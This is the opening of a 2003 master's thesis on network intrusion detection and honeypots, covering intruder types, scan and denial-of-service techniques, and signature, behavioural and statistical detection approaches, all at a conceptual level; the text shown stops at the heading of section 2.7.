

**INTRUSION DETECTION
AND
THE USE OF DECEPTION SYSTEMS

THESIS**

Presented to the Graduate Council of
Southwest Texas State University
in Partial Fulfillment of
the Requirements

For the Degree
Master of SCIENCE

By

Sriram Rajan
San Marcos, Texas

August, 2003

**INTRUSION DETECTION
AND
THE USE OF DECEPTION SYSTEMS**

Committee Members Approved:

Dr. Thomas McCabe, Ph.D.

Dr. Gregory Hall, Ph.D.

Dr. Jawad Drissi, Ph.D.

Approved:

Dr. J. Michael Willoughby, Ph.D.
Dean of the Graduate College

DEDICATION

This thesis is dedicated to my family, friends and the computer science department at SWT.


ACKNOWLEDGEMENTS

I am very thankful to Dr. McCabe for his invaluable guidance and support. Doing a thesis under his guidance has been the most valuable and rewarding experience of my student life. I am also thankful to Dr. Hall and Dr. Drissi for supporting my work and for being on the thesis committee. And last but not the least many thanks to Mrs. Trish Sumbera for her support and for providing various lab resources and facilities.

CONTENTS

DEDICATION.....	iv
ACKNOWLEDGEMENTS	v
LIST OF FIGURES	x
ABSTRACT	xi
Chapter 1.....	1
INTRODUCTION.....	1
1.2. Organization of the Thesis.....	3
Chapter 2.....	5
INTRUSION DETECTION SYSTEMS	5
2.1. Intrusion and the Intruders.....	5
2.2. Nature of Intrusions.....	6
2.2.1. Software Bugs.....	6
2.2.2. Portscans.....	7
2.2.3. Information Gathering.....	10
2.2.4. System Configuration.....	10
2.2.5. Unsafe passwords.....	11
2.2.6. Protocol Vulnerabilities.....	11
2.2.7. Denial of Service.....	11
2.3. Motive Behind Intrusions	12
2.4. Types of Intrusion Detection Systems.....	13
2.4.1. Host Based Intrusion Detection Systems.....	13
2.5. Network Intrusion Detection.....	14
2.5.1. Issues with Network Intrusion Detection	14

2.5.2. Techniques used in Network Intrusion Detection	17
2.6. Layered approach to intrusion detection	19
2.7. Evaluating Intrusion Detection Systems.....	20
Chapter 3.....	21
HONEYPOTS.....	21
3.1. Concept of Honeypots	21
3.2. Types of Honeypots	22
3.3. Objectives	23
3.4. Uses of Honeypots	24
3.5. Security Issues.....	26
3.6. Legal issues	27
3.7. Role of Honeypots in Network Security	28
3.8. Configuration and Deployment of a Honeynet.....	29
3.8.1. The Gateway and Firewall.....	31
3.8.2. The Linux Honeypot	35
3.8.3. The Windows Honeypot	38
3.8.4. The System.....	40
3.8.5. Attracting Hackers.....	41
3.8.6. Restoring and Backup	41
3.9. Observations and Analysis	43
3.9.1. Type of Attempt Vs Number of Occurrences.....	44
3.9.2. Other Statistics.....	47
3.10. Survey of Current Honeypot Technologies.....	48
3.9.1. ManTrap	48
3.9.2. Honeyd	49
3.9.3. Deception Toolkit	50
3.9.4. BOF - BackOfficer Friendly.....	50

Chapter 4.....	52
 IanCactus – THE INTRUSION DETECTION SYSTEM	52
4.1. Issues	52
4.2. Desired Features.....	53
4.3. Design	55
4.3.1. The Central Module.....	55
4.3.2. Snort.....	55
4.3.3. Honeypots.....	56
4.3.4. Tracing.....	56
4.3.5. Logging Mechanism	57
4.3.6. Alerting Mechanism.....	57
4.3. Working	57
Chapter 5	60
CONCLUSION	60
5.1. Standards	60
5.2. Improvements in HONEYPOT TECHNOLOGIES.....	61
5.3. Impact of Future Technologies	61
5.3.1. IP Version-6.....	61
5.3.2. Encryption.....	62
5.3.3. Wireless Technologies	62
BIBLIOGRAPHY	64
TOOLS AND SOFTWARE USED	67
APPENDICES.....	68
A.1. Iptables Configuration	69

A.2. Snort Rules, Logs and Alerts	70
A.3. disableEth.pl	71
A.4. Bash Modifications	73
A.5. Perl Script to Collect Windows Event Logs	77
B.1. Analysis of Honeypot logs.	80
B.2. IP Listings.....	95
B.3. Luckroot	97
B.4. Connections, Alerts and Portscans.....	98
C.1. SRS	99
D.1. IanCactus Working & Screen Shots	106
D.2. Source Code.....	122
D.3. Sample Logs and Alerts	123
D.4. Users Manual	125

VITA

LIST OF FIGURES

FIGURE 3-1 IDLE SCAN TECHNIQUE	9
FIGURE 3-2 HONEYNET DESIGN	30
FIGURE 3-3 ACID SCREENSHOT	33
FIGURE 3-4 WINDOWS EVENT LOGS	39
FIGURE 3-5 WORKING OF THE HONEYNET.....	40
FIGURE 3-6 CATEGORY VS NUMBER OF OCCURRENCES.....	44
FIGURE 3-7 MANTRAP CAGES	49
FIGURE 3-8 BACK OFFICER FRIENDLY (OPTIONS).....	51
FIGURE 3-9 BACK OFFICER FRIENDLY (LOGS).....	51
FIGURE 3-10 DESIGN OF LANCACTUS	55
FIGURE 3-11 WEB SCREENSHOT	59

ABSTRACT

INTRUSION DETECTION AND THE USE OF DECEPTION SYSTEMS

by

SRIRAM RAJAN, M.S

Southwest Texas State University

August 2003

SUPERVISING PROFESSOR: Thomas McCabe

There has been great amount of work done in the field of network intrusion detection over the past 20-30 years. With networks getting faster and with the increasing dependence on the Internet both at the personal and commercial level, intrusion detection becomes a challenging process. The challenge here is not only to be able to actively monitor large numbers of systems but also to be able to react quickly to different events. This paper aims at studying and analyzing various aspects of network intrusion and intrusion detection. This paper also explains the relatively new concept of "honeypot." Honeypots are computers specifically designed to help learn the motives, skills and techniques of the hacker community. This paper describes in depth the concepts of honeypots and their contribution to the field of network security. The paper then proposes and designs an intrusion detection tool based on some of the existing intrusion detection techniques and the concept of honeypots.

Chapter 1

INTRODUCTION

An intruder can be defined as somebody attempting to break into an existing computer. This person is popularly termed as a hacker, blackhat or cracker. The number of computers connected to a network and the Internet is increasing with every day. This combined with the increase in networking speed has made intrusion detection a challenging process. System administrators today have to deal with larger number of systems connected to the networks that provide a variety of services. The challenge here is not only to be able to actively monitor all the systems but also to be able to react quickly to different events. Overall intrusion detection involves defense, detection, and importantly, reaction to the intrusion attempts. An intrusion detection system should try to address each of these issues to a high degree. Intrusion detection systems can be split into the following categories:-

- Firewalls

Firewalls can be defined as sophisticated filters of network traffic. Firewalls are used to limit and regulate traffic entering and leaving a network. Historically firewalls are more concerned about the traffic entering the network than traffic leaving the network. Firewalls can be configured to allow/deny connection from/to certain hosts or allow/deny connections to/from certain ports and to filter out unwanted traffic. Firewalls provide the first layer of security to networks. Chapter 2 provides a little more information on the nature of firewalls and their pros and cons.

- Network intrusion detection systems (NIDS)

The most serious threat of intrusion comes through the network. Until very recently internal networks were considered to be safe. But studies ¹ have shown that there are threats from within the network as well as from the Internet. A NIDS monitors packets on a network and attempts to detect any intrusion attempts using different kinds of techniques and methods.

- System integrity checkers

System integrity checkers are typically host based intrusion detection systems which can be configured to monitor critical system files and detect inappropriate access or alteration of these files. Such intrusion detection systems are aimed to detect misuse by an authorized user. System integrity checkers are also helpful in the aftermath of an intrusion in determining which files got changed or damage done.

- Log files checkers

These are tools that monitor and scan system log files looking for specific patterns and trying to detect whether an intrusion was attempted occurred. Even though we classify these as intrusion detection systems they can be seen more as tools that help in parsing relevant information from log files that a firewall, a NIDS or system integrity checker generates.

- Deception systems

These are relatively new to the intrusion detection field. The idea behind these systems is to provide systems or services that deceive the intruder. Such systems help in learning the methods that intruders use and they also can be viewed as a decoy to distract hackers from the real systems and services. Honeypots can be classified as deception systems. By definition a honeypot is *“a security resource whose value lies in being probed, attacked or compromised”* [02]. Honeypots can be used as tools to gather information which can be used to enforce and

¹ http://www.zdnet.com/anchordesk/story/story_1959.html

“The Biggest Threat to Your Network's Security”. Jesse Berst, Editorial Director, ZDNet AnchorDesk

strengthen existing intrusion detection tools or network firewalls. Honeypots should not be viewed as a solution to network security; they should be seen as an aid to it. We will look at the objectives behind the deployment of honeypots, their uses and security and legal issues involved with it. We will also look at the setup of a network of honeypots and present some analysis based on the information gathered from it. We will summarize by presenting a survey of existing honeypot technologies.

In this thesis we will look at the concept of honeypots and their application in intrusion detection systems. As a part of the thesis project a network of honeypots was designed and implemented. The honeypots were kept online for a period of time and any network communication or events related to it was recorded and analyzed.

The second part of thesis project then implements a honeypot tool and designs an intrusion detection system by combining the tool with some of the existing intrusion detection techniques and systems.

1.2. Organization of the Thesis

The remaining chapters of the thesis are organized as follows:

In Chapter 2, intrusion in general and the intruder is discussed. Network intrusion detection systems, their features and issues involved with these systems are analyzed. We will cover different types of intrusion detection systems with the main focus on network intrusion detection. The chapter tries to cover in detail the techniques used in intrusion detection and the advantages/disadvantages of these techniques.

In Chapter 3, we discuss honeypots in detail, their uses and their contribution to the field of network security. This chapter covers the various issues with respect to the honeypots. It also describes the deployment of a network of honeypots and provides some analysis based on the

results and observations gathered from it. It also presents a brief survey of the current honeypot technologies.

Chapter 4 proposes and discusses the design and implementation of an intrusion detection tool. The chapter looks at the key requirements of an intrusion detection system and designs a tool that plans to tackle these issues.

Chapter 5 presents some conclusions and discusses directions for future research in intrusion detection and the impact new technologies might have on network security. Here we take a brief look at the implications that new technologies like wireless networking might have on network security. We also take a look the new IP version 6 and how it plans to address security deficiencies in IP version 4.

The appendices are also worth mentioning as they contain detailed analysis of the packets and logs captured by the honeypots. The appendix also contains some technical aspects of the configuration and deployment of the honeypots.

Chapter 2

INTRUSION DETECTION SYSTEMS

2.1. Intrusion and the Intruders

An intruder can be defined as somebody attempting to gain un-authorized access into an existing computer. This intruder could be an insider or an outsider. An insider is a one who has legitimate access to your network or computer and is trying to misuse his privileges. Insider intrusion is usually an attempt to alleviate privileges or to gain information by probing misconfigured services or just to create mischief. An example of insider intrusion could be a student trying to gain access to a faculty home directory on a shared system. On an average, 80% of security breaches are committed by insiders². Insider attacks are extremely difficult to detect because they happen within a protected and mostly unsuspecting environment.

An outsider attack is an attack from a person who is not a member of the organization. Usually the intruder is a hacker whose intentions are to cause harm or mischief. We can classify this intruder into two types, one who has something to gain by the intrusion and the other a curious person trying to probe the security of the system. The first type is popularly termed as a “cracker”. Crackers attack web-sites or database servers in an attempt to gain critical information such as credit card or social security information. Some try to deface government web-sites or deny normal service and may be backed by political motive. The second type is the “hacker” who can be further broken down into two types: - an extremely intelligent computer knowledgeable person or a “script kiddie”. An intelligent hacker is one who studies protocols and algorithms and tries to detect vulnerabilities in them. There is nothing malicious about this type although his

² Source: Computer Security Institute/FBI Computer Intrusion Squad, Washington; survey of 538 IT security professionals

curiosity and intent is often criticized by many security analysts as irresponsible behavior. The “script kiddie” is the intruder with limited skills but the one who uses automated computer programs or who exploits code downloaded from the Internet. Needless to say the “script kiddie” is the most common type of intruder. This “script kiddie” is one of the reasons why “security by means of obscurity” will not work. If you think you are hidden from the world since you are not advertising any services and you think no one would be interested in you then you are wrong. The primary aim of this intruder is to compromise as many systems as possible. He is aided by the easy-to-use tools that scan a range of IP addresses looking for a vulnerable computer. So it’s just a matter of time that any system on the Internet will get probed and, if found vulnerable, then “hacked into”. Networks face even a bigger threat, since all the intruder has to do is compromise one insignificant system in the network and use it to attack the more important systems. Also many intruders get a thrill just in breaking into systems and “owning” them. They might not cause any harm but still are potentially harmful. All these intruders are dangerous to a network system; the “cracker” being potentially being the most dangerous and the “script kiddie” the most common.

2.2. Nature of Intrusions

The question that arises is how an intruder gains access to the system. There are many possible methods and techniques:-

2.2.1. Software Bugs

Bugs in the form of buffer overflows are the single largest source of vulnerabilities in software. Internet worms, such as Code Red exploited buffer overflow vulnerabilities to spread across the Internet and to compromise thousands of systems. Most software applications (like web servers, web browsers) are extremely complex and it may not be practically possible to find

all the buffer vulnerabilities in them. Also open source software sometimes helps since the source code is available for hackers to analyze. This doesn't mean that closed source systems are less vulnerable, since sometimes all you have to do check how the application behaves by feeding it various data. There are many known buffer overflow exploits for different services such as DNS, FTP, TELNET, SSH, HTTP etc.

Buffer overflow vulnerability exists whenever a destination buffer is too small to hold the data. Most software applications have fixed-size buffers to hold data. If the program does not check its input then an attacker can overflow the buffer by sending too much data. The server may then execute the data that overflowed as if it were a program. If such an exploitable buffer exists in a privileged program, the attacker could then take full control of the server and execute arbitrary commands on the machine to steal passwords or other confidential information.

Besides buffer overflows, there are other software bugs like improperly configured cgi-scripts, race conditions and unhandled input that can be used by intruders to compromise a system or gain unauthorized information. This emphasizes the need for software developers and programmers especially the ones that program web based applications to address the security issues when developing these applications.

2.2.2. Portscans

Once data is delivered to a specific host, it must be delivered to the correct user or process. A transport protocol uses port numbers to distinguish this data. A port can be defined as a network communications endpoint. Many port numbers are well known; for example port 21 is used for FTP (file transfer protocol). A computer system usually has many such ports "listening" for various different services. When a system tries to establish a TCP connection with another, it has to provide the destination IP address and the destination port number. If the destination system is providing a service at that port number then it responds to such an request and information is exchanged depending upon the type of service provided.

The most common technique used to probe a system is a portscan. The intruder scans a port or a range of ports to detect services running on the target system. Port scans are a prelude to more serious attacks. Once an intruder knows what service the system is running he can try out different exploits for that particular service. There are different ways to scan a port; here are a few such techniques:-

TCP Connect Scan – This is the most basic of scans. All this scan does is to try to connect to a system on a specified port. The connection will be successful if the port is listening.

SYN Scan or Half-open Scan – This is a popular scan method. By definition and design, a full TCP connection is established after completing the TCP/IP handshake³. In this scanning technique only the SYN packet is sent. If a SYN+ACK is received in reply to the SYN then it indicates that the port is listening. This scan requires root privileges on the system and the ability to create custom SYN packets. Nowadays many intrusion detection systems and firewalls log or detect such type of scanning.

TCP FIN Scan – This is an even more clandestine method of scanning. Here the attacker sends a FIN packet to the target port. The default on many systems is to ignore this packet if the port is active and to send a RST (reset) if the port is closed.

UDP Scan – In this method a zero byte UDP packet is sent to a port. If the port is closed the system replies with an “ICMP port unreachable”. UDP scans can be used to detect RPC ports or NFS (network file system) services which are known to be vulnerable.

Ping Scan – Here instead looking up open ports in individual services the attacker just checks to see if the system is alive by sending a ping (ECHO Request) packet. Many firewalls

³ A TCP connection can be opened by sending a synchronization (SYN) packet to a listening service on a particular host. The host will respond with a synchronization acknowledgment (SYN+ACK) packet which in turn must be acknowledged by the requesting host.

nowadays block pings.

Idlescan - This is an advanced scan method used by *nmap*⁴ called “blind TCP port scan”⁵[16]. No packets are sent to the target from the attacker’s IP. Instead an intermediate host which has predictable “IP Fragmentation ID” sequence generation is used to perform the scan. The following figure (from www.insecure.org) shows how this type of scan is conducted.




Figure 3-1 Idle Scan Technique

ACK scan - This method is used to determine whether a firewall is state-full or just a simple packet filter that blocks incoming SYN packets. An ACK packet with a random sequence

⁴ *Nmap*(www.insecure.org/nmap) is a popular port scanner.

⁵ <http://www.insecure.org/nmap/idlescan.html>

number is sent to the target. An RST reply indicates that the port is unfiltered by the firewall.

2.2.3. Information Gathering

Besides portscans there are other ways to gather information. Most hackers use scripts that scan a range of IP addresses looking for operating systems, servers and their version numbers. These scripts then store the scanned results in a file and then hackers can use the results to try out exploits based on the server type and version. Most commercial servers like Apache, Microsoft IIS easily reveal their identity and version. In web servers like Apache or other open source software, there are ways to change this behavior.

The other attempt at information gathering is to just try out loose ends, improper configurations or permission settings in different services. In this case attackers try to access various default or standard files or directories looking for holes and other information. People tend to name certain configuration files in a more or less similar way. For example most people will name the file containing mysql ⁶ user information to be used by a PHP⁷ script as mysqlinfo.php or something similar. Attackers can probe servers trying to get access to the source of these files. If the permissions are not set properly the attackers can acquire sufficient information which can then be used to cause more harm or try out other exploits.

2.2.4. System Configuration

Many systems in their default configuration are vulnerable. Many vendors ship software with easy to start configurations like default passwords and other settings which can be easily exploited by intruders. Almost all operating systems in their shipped state can be exploited. The role of system administrators thus becomes critical and often inattention on their part results in

⁶ mysql is a popular open source database.

⁷ PHP is a widely-used general-purpose scripting language that is especially suited for Web development.

systems being compromised. Most often intruders scan a range of computers looking for such exposed systems and then use these computers to “hide themselves” before launching further attacks. Also once an intruder gains access to the network then all systems in that network are under serious threat.

2.2.5. Unsafe passwords

Weak passwords are easy to crack. There are several tools available (e.g. crack) which can be used to crack passwords based on dictionary words. System administrators can use elaborate security methods to secure systems as much as possible but all this goes to waste if the users use weak exploitable passwords.

2.2.6. Protocol Vulnerabilities

Many protocols such TCP/IP, HTTP, FTP etc have design flaws which can be exploited. TCP/IP was not designed with security in mind and hence has a plethora of flaws, many of which have been extensively documented and demonstrated [05]. Various vulnerabilities like TCP sequence number prediction [05], TCP SYN flooding⁸, ICMP flooding⁹ etc have been used in the past to initiate denial of service attacks. The infamous “ping of death”¹⁰ is one such exploit. Many of these vulnerabilities can be detected and avoided but need modifications at the operating system or router level. But some of these vulnerabilities still pose a major threat to network security.

2.2.7. Denial of Service

Denial of service attacks warrant a separate section but, without going into too much detail we will present a brief overview of these attacks here. Denial of service cannot be classified

⁸ CERT[®] Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks

⁹ CERT[®] Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks

¹⁰ An exploit first discovered in 1996 which uses size limits in the TCP/IP stacks to crash systems.

as intrusions but nevertheless they are a big security threat to an organization. A "denial-of-service" attack is an attempt by attackers to prevent legitimate users from accessing or using a service [CERT 05]. A denial of service attack is usually a flood of requests or useless traffic to a server of service, making it unavailable to legitimate users. An example of such an attack is the infamous "Code Red" worm which exploited vulnerability in Microsoft Internet Information Server and used the compromised computers to launch a denial of service attack on whitehouse.gov. Most denial of service attacks are aimed at popular e-commerce websites. Some are directed at critical services like DNS (domain name resolution: the service that converts the human readable computer names to dotted decimal IP address used by network protocols) or database servers which can be extremely critical for the operation of the organization. There are different kinds of denial of service attacks like SYN Flooding, Teardrop attack, smurf attack, or distributed denial of service (DDOS). In a SYN flooding attack the attacker floods the target host with many SYN packets thus consuming resources and in effect denying regular service. SYN attacks can be avoided at the operating system level. Teardrop is another classical attack where the attacker uses fragmented packets within fragmented packets to confuse and crash the target. Smurf attack uses faked IP address (the IP of the target) to ping a broadcast address resulting in all the hosts in that subnet replying to the target IP thus flooding it.

Denial of service attacks are difficult to detect and even more difficult to trace back to the source. Operating system or router level modifications provide solutions to some of the denial of service attacks.

2.3. Motive Behind Intrusions

Attacker's motivation can be of help in understanding the threats that we face today. The motives range from simple pleasure to gaining political or monetary benefits. A hacker's status is based on his merits or skills to break into other people's systems or web-sites. The more systems they compromise the more they can brag about it their groups. Hatred to certain software companies is also a factor that has resulted in development of worms which self propagate and

affect such systems as they spread. Many hacker networks also run contests where hackers have to deface or compromise a certain number of sites within a time period¹¹.

More serious motives include gaining credit card information from eCommerce or banking systems, corporate espionage to gain advantage over competitors, denial of service to popular websites or some political motive¹².

2.4. Types of Intrusion Detection Systems

Intrusion detection systems can be broadly classified into two types: - host based and network based. This section will take a brief look at host based intrusion detection systems. Section 2.5 will look into detail of network based detection systems.

2.4.1. Host Based Intrusion Detection Systems

Strictly speaking, host based systems are systems that monitor user activity on the computer itself. This could be user logins, modifications to system files, privileged operations, and general misuse. Such systems have to be deployed on each computer in an organization. Host based intrusion detection systems perform all or some of the following operations

- Detect failed login attempts for the administrator (root) user or any user in general. A host based system might trigger an alarm or even disable an account if a predefined number of failures occur.
- Detect sequence of operations that could be anomalous to regular user activity. This sequence could be a sequence of operations or a sequence of low level system calls or something that is anomalous when compared to a predefined rule base.
- Detect unauthorized modification of system binaries. Tools like Tripwire¹³ create databases of checksums of system binaries and then compare them periodically to

¹¹ One such contest was rumored to have taken place in July 2002 where the contest was to hack into 6000 web sites within 6 hours (www.computerworld.com/securitytopics/security/story/0,10801,82730,00.html)

¹² Hackers launch 'cyber jihad' on US (<http://www.vnunet.com/News/1126240>)

detect any changes to verify the system integrity on the whole. A system administrator can then verify if any modifications were made by legitimate means.

- Search for intrusion patterns in system log files. Such systems are rule based and they trigger alarms when a rule is matched.

Host based intrusion systems are sufficient for systems which are not connected to the Internet or to a network. However host based intrusion detection systems compliment network based systems well and can be used as an extra layer of defense. Host based systems, such as system integrity checkers can be used to detect whether a system is compromised or to do forensic analysis on a compromised system.

2.5. Network Intrusion Detection

Network based intrusion detections systems (NIDS) use network packets to detect attacks or suspicious activity. NIDS use a network adapter in promiscuous mode to monitor traffic across the network. In section 2.5.1 we take a look at the issues that a NIDS has to deal with and then in section 2.5.2 we will discuss the different techniques used by NIDS to detect attacks.

2.5.1. Issues with Network Intrusion Detection

- **Speed of Data Processing**

NIDS have to deal with large amounts of network traffic. To be able to detect intrusions a NIDS must be able to handle large volumes of data at a relatively high rate. NIDS must be able to capture and store network data and also perform analysis on it. Importantly this must be done in real time. If network load increases beyond the point where the system can't handle it, then intrusions may be undetected or packets might be dropped. NIDS must be able to detect changes in network load and adjust to it. The adjustment that a NIDS could do is to use some kind of

¹³ Tripwire (www.tripwire.org) is an open source tool that detects modified files in a system.

filtering mechanism at the raw link level and sort packets based on their importance before analyzing them in more detail.

- **Visibility**

To ensure a high degree of security for a network a NIDS should have access to all the traffic in the network. Today switched networks are used to increase efficiency by virtually providing two communicating systems with a “point-to-point” i.e. eliminating the broadcast nature of communication. Traditional methods of setting a network interface to listen in promiscuous mode will no longer work in such environments since switches filter traffic based on the interface for which the packet is addressed. NIDS in switched environments have to be configured so that they have access to all the network traffic. Also, any such configurations shouldn't adversely affect the efficiency of the switches.

- **Maintaining States**

TCP connections are state based. In order to effectively detect TCP attacks, a NIDS should maintain the different states of these connections. This adds to the memory usage and increases the complexity of the detection process. Evasion is another reason for which the NIDS will have to maintain state. There are many techniques that can be used to evade the scrutiny of an NIDS. TCP fragmentation is one such method where the intruder fragments the malicious packet and fools the NIDS. The other technique commonly used to evade detection is to modify an attack pattern slightly without changing the attack itself. If detection of all possible attacks is of importance to the network then the NIDS must maintain states and should be provided with enough memory. On the other hand, if performance is required then the NIDS may not maintain connection states.

- **False Positives**

False positive occurs when a NIDS detects an attack when in reality there is none. A NIDS uses signatures (profiles of known attacks) and scan for these signature patterns in

sequence of network packets. It is quite possible that the patterns might occur in legitimate packets as well. For example: snort(a detector program) detects large ICMP packets and attack packets since they are usually used in denial of service attacks. There are many programs that generate large packets naturally. In fact Windows domain controllers are known to send large ICMP packets as a part of their normal functioning. False positives are irritations that the administrator has to deal with. There is no easy solution to false positives except human intervention. The administrator of a network must wade through the alerts and detect these false positives and then modify the NIDS rules to avoid them.

- **False Negatives**

A false negative can be defined as a case where the NIDS fails to detect the attack. A false negative is a more serious flaw in the NIDS because the administrator will probably never know about. False negatives are dependant on the implementation of the NIDS and how efficient it is in detecting new attacks. Also NIDS rules and attack definitions need to be kept updated on a regular basis.

- **IP Spoofing**

Inherent deficiencies in IP version-4 protocol allow an attacker to easily spoof (fake) IP addresses. With proper knowledge and advanced tools it is possible to impersonate any IP address. IP spoofing affects an NIDS in many ways. Firstly it makes it impossible to trace back the attack to the source since packet routes are not preserved by intermediate routers. Often administrators upon receiving alerts are required to contact the source IP (or the ISP) or lodge a complaint. Secondly a NIDS that drops packets or reject connections based on perceived spoofed IP addresses can result in denial of service. Under the current protocol version (TCP/IP version 4) it is not possible to completely eliminate IP spoofing. Spoofing can be prevented to a certain extent if network administrators or Internet service providers (ISP's) don't allow a network packet to go out on the Internet that has an IP address that does not belong to their network.

- **Attacks against the NIDS**

An NIDS can be subjected to denial of service attacks. If an attacker is able to detect it, he will try to flood it with unnecessary traffic causing the NIDS to ignore other traffic. The attacker can then use this situation to direct attack, against an important computer or server. Hiding an NIDS can protect it from attacks. There are many ways to achieve this to varying degrees of success. Using network interfaces without IP addresses and using a receive-only network cable are two such techniques.

2.5.2. Techniques used in Network Intrusion Detection

Section 2.5.1 discussed issues that a NIDS faces and must address, but as always, it is not possible for a NIDS to perform all the functions to the highest degree. There are many trade-offs that need to be weighed before deciding on a NIDS. Let's now look at different techniques that a NIDS can use to detect attacks and how these techniques address the issues discussed in section 2.5.1. A NIDS need not strictly adhere to one technique and it is possible to build hybrid models as well.

Signature-Based systems

Signature-Based Intrusion Detection is the most commonly used intrusion detection technique. A signature based system essentially accumulates knowledge about vulnerabilities and attacks and then triggers alarms when it detects such an attempt. For example most virus definitions are signature based. Signature-based systems usually have a knowledge base consisting of 1000-2000 rules with the ability to add and extend these rules. *Snort* (a free open source NIDS) has currently 1790 rules¹⁴. In order for signature-based NIDS to be functional and effective these rules need to be updated on a regular basis. This approach has many advantages, such as accurate detection, ease of use, extendibility, and low false alarm rate. A major requirement, which some classify as a disadvantage, is the fact a security administrator

¹⁴ As of Sun Feb 23 22:15:41 2003 GMT. Source: <http://www.snort.org/dl/rules/>

has to keep up with the latest rules. This approach is also subject to evasive methods like IP fragmentation (splitting of packets) that a skilled attacker might use in order to avoid the pattern. Another problem directly related to the essence of signature-based detection, is its inability to detect new and unidentified attacks. A new attack by definition will not have NIDS rules and thus cannot be detected using signatures. In short a signature-based system is not complete. Having said that, a significantly large number of attacks today are carried out using known exploits and tools.

Behavior Based

Behavior-based intrusion detection techniques assume that an intrusion can be detected by observing a deviation from normal or expected behavior of the system or the users [19]. This involves building a model of regular or normal behavior from different sources or test runs. This model is then used to compare activity and detect deviations in regular activity. Such a system might be considered complete since it can detect unknown attacks. Easy as it sounds in theory it is extremely difficult to implement in practice. The questions to be answered are: What is normal behavior? , How do we build a model based on it? And how does the model adapt to changes? If these questions cannot be answered fully then it may result in a high false positive error rate. It is also not possible to build a generalized model because regular behavior will depend on the particular network. Behavior-based techniques have their advantages and are worth researching but are too complicated to be built accurately.

Neural networks and artificial intelligence

Neural networks are a totally different paradigm for computing. They can be defined as "algorithms that learn about the relationship between input-output vectors and "generalize" them to obtain new input-output vectors in a reasonable way". They are used to express nonlinear relationships between different constraints of a system. A neural network can be used to help a behavior-based system build a regular usage model. Similarly various pattern matching techniques from artificial intelligence can be incorporated into both signature-based and behavior-

based systems. Neural networks and artificial intelligence techniques are still computationally intensive methods and are very much in the embryonic stage as far as their use in intrusion detection is concerned.

Statistical Approach

Statistical-Based systems use statistical models to detect malicious packets. Statistical models are primarily used to relate information regarding occurrence and variables related to factors that influence occurrence. Statistical systems adapt to different system behaviors or occurrences and try to develop a usage pattern. Then they monitor pre-defined variables over a time period and calculate a test value. If this value is above the user-defined threshold then they trigger an alert. This approach does not require any predefined attack patterns and is capable of detecting new attacks. Also depending upon the number of variables processed it can detect evasion attacks or slow attacks. Like behavior based approaches the system must “learn”. So the effectiveness of the system depends on the learning process. Another concern with statistical approach is the fact that it will not pinpoint the attack or the problem. It will only flag a packet as being anomalous and either drop the packet or trigger an alert. The administrator will then have to perform the necessary analysis on it and will require reasonable amount of expertise.

2.6. Layered approach to intrusion detection

A layered approach to intrusion detection is worth considering. A single type or layer of intrusion detection alone cannot be considered to be secure enough. A Layered approach involves developing and deploying multiple layers of security with each layer contributing to the overall security. A simple truism is “The more the layers, the more secure”. The first requirement for a layered approach is to have a well defined security policy. The policy should categorically state and define the different security mechanisms deployed, address issues such as user privacy and activity monitoring and define a contingency/incident-response plan.

The first system layer should be a firewall. Firewalls are filtering tools and will help the other layers such as intrusion detection or auditing. Firewalls should use the security policy to decide which traffic should be allowed into and out of the network. The firewall rules should be carefully designed and tested to ensure their effectiveness. The second layer can be the intrusion detection system. Here issues such as number of systems and their placement in the network should be addressed. If the network is too large then a NIDS might become a bottleneck because of its processing limitations. Deploying multiple NIDS at different network points will help reduce this bottleneck, but will result in more systems that need to be maintained. Finally host-based systems especially those which detect misuse attacks must be deployed on all systems or at least the important systems. Just because a system is not important doesn't mean that it should not be secured as it can be used to attack other important systems. A layer which can be considered common to all the detection layers is the logging and auditing layer. Human intervention plays an important part in this layer. Logs and audit trails should be monitored periodically and discrepancies addressed. The security and the correctness of the logs should also be ensured. The number of layers or their deployment is subject to the organization's policies and infrastructure.

2.7. Evaluating Intrusion Detection Systems

